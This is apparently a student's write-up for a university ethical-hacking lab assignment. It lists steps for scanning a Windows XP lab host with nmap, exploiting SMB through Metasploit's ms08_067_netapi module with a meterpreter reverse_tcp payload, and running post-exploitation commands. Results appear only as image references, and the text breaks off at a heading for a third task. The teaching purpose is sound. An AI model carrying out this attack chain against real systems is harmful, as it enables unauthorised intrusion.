OLD DOMINION UNIVERSITY

CYSE 301 CYBERSECURITY TECHNIQUES AND OPERATIONS

Assignment #4 Ethical Hacking

Simon Graves

01195419

TASK A

1.Run a port scan against the Windows XP using nmap command to identify open ports and services.




Figure 1 Screenshot of the ip 192.168.10.0/24

There are 2514 packets captured in total and display is 2514.

2.Identify the SMB port number (default: 445) and confirm that it is open.

3. Launch Metasploit Framework and search for the exploit module: ms08_067_netapi




Figure above is for question 2-3

4. Use ms08_067_netapi as the exploit module and set meterpreter reverse_tcp as the payload.




Figure above is for question 4

5. Use DDMMYY as the listening port number. (It is based on your current timestamp. For example, today's date is March 9th, 2023. Then, you should configure the listening port as 9323.) Configure the rest of the parameters. Display your configurations and exploit the target.




Figure above is for question 5

6. [Post-exploitation] Execute the screenshot command to take a screenshot of the target machine if the exploit is successful.

7. [Post-exploitation] In meterpreter shell, display the target system's local date and time.

8. [Post-exploitation] In meterpreter shell, get the SID of the user.

9. [Post-exploitation] In meterpreter shell, get the current process identifier.

10. [Post-exploitation] In meterpreter shell, get system information about the target.




Figure above is for question 6-10

TASK B

1. Configure your Metasploit accordingly and set DDMMYY as the listening port number. Display the configuration and exploit the target.

2. [Post-exploitation] Execute the screenshot command to take a screenshot of the target machine if the exploit is successful.




Figure above is for question 1-2

3. [Post-exploitation] In meterpreter shell, display the target system's local date and time.
4. [Post-exploitation] In meterpreter shell, get the SID of the user.
5. [Post-exploitation] In meterpreter shell, get the current process identifier.
6. [Post-exploitation] In meterpreter shell, get system information about the target.






Figure above is for question 3-6


TASK C

